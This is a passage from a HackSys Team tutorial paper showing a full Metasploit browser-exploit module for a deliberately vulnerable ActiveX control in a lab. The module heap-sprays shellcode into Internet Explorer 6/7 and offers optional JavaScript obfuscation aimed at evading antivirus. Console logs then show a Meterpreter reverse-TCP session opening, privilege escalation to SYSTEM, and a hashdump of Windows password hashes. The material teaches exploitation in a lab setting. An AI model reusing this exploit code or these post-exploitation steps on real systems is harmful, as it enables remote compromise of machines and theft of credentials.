                    [ 'URL', 'http://hacksys.vfreaks.com/' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'         => 1024,
                    'BadChars'      => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'Automatic', { } ],
                    [ 'Internet Explorer 6 - Windows XP SP3', { 'Ret' => 0x06060606 } ],
                    [ 'Internet Explorer 7 - Windows XP SP3', { 'Ret' => 0x0c0c0c0c } ],
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))

        register_options(
            [
```

```
                OptBool.new('OBFUSCATE', [false, 'Enable JavaScript obfuscation', true])
            ], self.class)
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end

    def auto_target(cli, request)

        agent = request.headers['User-Agent']
        print_status("Checking user agent: #{agent}")

        if agent =~ /MSIE 6\.0/
            print_status("Victim is running Internet Explorer 6")
            mytarget = targets[1]
        elsif agent =~ /MSIE 7\.0/
            print_status("Victim is running Internet Explorer 7")
            mytarget = targets[2]
        else
            print_error("Victim's browser is not supported")
            mytarget = nil
        end

        return mytarget

    end

    def on_request_uri(cli, request)
        mytarget = target

        print_status("#{cli.peerhost}:#{cli.peerport} Received request for %s" %
request.uri.inspect)

        if target.name == 'Automatic'
            mytarget = auto_target(cli, request)
            if mytarget.nil?
                send_not_found(cli)
                return
            end
        end

        return if ((p = regenerate_payload(cli)) == nil)

        shellcode = Rex::Text.to_unescape(payload.encoded,
Rex::Arch.endian(target.arch))

        ret      = Rex::Text.uri_encode([mytarget['Ret']].pack('V*'))

        nops = Rex::Text.to_unescape(make_nops(4))

        js = <<-JS

        shellcode = unescape('#{shellcode}');

        nops = unescape('#{nops}');

        headersize = 20;
```

```
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
          memory[counter] = block + shellcode;
          window.status = "Heap Spraying: " + Math.round(100 * counter / 250) + "%
done";
        }

        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += unescape('#{ret}');
        window.status = "Launching Exploit";
        _vulActiveX.BufferOverflow(evil_payload);
        JS

        if datastore['OBFUSCATE']
            js = ::Rex::Exploitation::JSObfu.new(js)
            js.obfuscate
        end

        content = <<-HTML
        <html>
        <head>
        <title>vulActiveX.dll - Metasploit Module - HeapSpray</title>
        <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
        </object>
        <script type="text/javascript" language="javascript">
        #{js}
        </script>
        </head>
        <body>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)
    end

end
```


In order to use **vulActiveX.rb** as Metasploit module, we will have to copy **vulActiveX.rb** to the below given location.

```
/pentest/exploits/framework/modules/exploits/windows/browser/
```

Let's load **msfconsole** after integrating our module into Metasploit and launch the exploit again.

```
root@bt:~# msfconsole


#     #                         #####
#     #   ##    ####  #    # #     # #   #  ####
#     #  #  #  #    # #   #  #       # #  #
####### #    # #      ####    #####    #    ####
#     # ###### #      #  #         #   #        #
#     # #    # #    # #   #  #     #   #   #    #
#     # #    #  ####  #    #  #####    #    ####

#######
   #    ######   ##   #    #
   #    #       #  #  ##  ##
   #    #####  #    # # ## #
   #    #      ###### #    #
   #    #      #    # #    #
   #    ###### #    # #    #


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 749 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 276 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 276 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/browser/vulActiveX
msf  exploit(vulActiveX) > set URIPATH /
URIPATH => /

msf  exploit(vulActiveX) > set SRVPORT 80
SRVPORT => 80

msf  exploit(vulActiveX) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf  exploit(vulActiveX) > set LHOST 192.168.96.128
LHOST => 192.168.96.128

msf  exploit(vulActiveX) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.96.128:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.96.128:80/
[*] Server started.
msf  exploit(vulActiveX) >
```

Our exploit is running and waiting for the victim to connect on **port 80**. Let's connect to the exploit server on **port 80** and check if the exploit is working as expected and is able to bypass AV detection.



I think the payload got delivered successfully. Let's check the **msfconsole** and find out whether any sessions were made.

```
msf  exploit(vulActiveX) > [*] 192.168.96.131:1078 Received request for "/"
[*] Checking user agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C;
.NET4.0E)
[*] Victim is running Internet Explorer 6
[*] Sending exploit to 192.168.96.131:1078...
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1079) at
2012-08-03 17:41:45 +0530
```

Fantastic, we got a **Meterpreter** session opened to the attacker's box. Let's run some of the **msfconsole** commands and do some post exploitation stuffs.

```
msf  exploit(vulActiveX) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer        : WINXPSP3
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32

meterpreter > getuid
Server username: WINXPSP3\HackSys

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
ASPNET:1004:04d87f074f9d3bf728e4250679477c4d:cf8fb670cdb63730787019ac56a13691:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HackSys:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HelpAssistant:1000:a7367b6f192390a41ccac07f5f5b44b3:91ab307b3a1b696e072905c10cbb
7dae:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5e5944978ae366e7c7c2ccc1e
f52c779:::
Victim:1005:5e0fbfa70aacb106695109ab020e401c:6143bf16ef4c89aa72a0a563164a1538:::

meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine

meterpreter > exit
```

Our victim is running **Windows XP Professional** (Build 2600, Service Pack 3) under **VMware Virtual Machine**. We have successfully escalated our privileges to **SYSTEM**.

Finally, our goal has been achieved and we have completely compromised a Windows box using a simple bug. Please be careful before installing any add-ons for your browser and we wish you all happy and safe browsing.

Safe Computing!

We hope that you all have enjoyed reading this paper. If you have any feedback or suggestions, please feel free to write us at hacksysteam@hotmail.com

About HackSys Team

HackSys Team is a venture of **HackSys**, code named "**Panthera**". **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solutions for most of the vulnerabilities and technical troubleshooting in Windows Operating System. This is an open platform where you will get video tutorials, scripts and articles on Windows technical troubleshooting and Security Research.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumers using Windows Operating System.

For more details visit http://hacksys.vfreaks.com/

Thanks To

Richard Brengle former **Director of Writing Assessment** at the **University of Michigan**, English Composition Board (**1980-1986**). He is currently a free-lance writer and editor. Richard also edits for the **Blue Pencil Editing Service**.

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Thank you, **Peter**, for reviewing my paper.

Greets To

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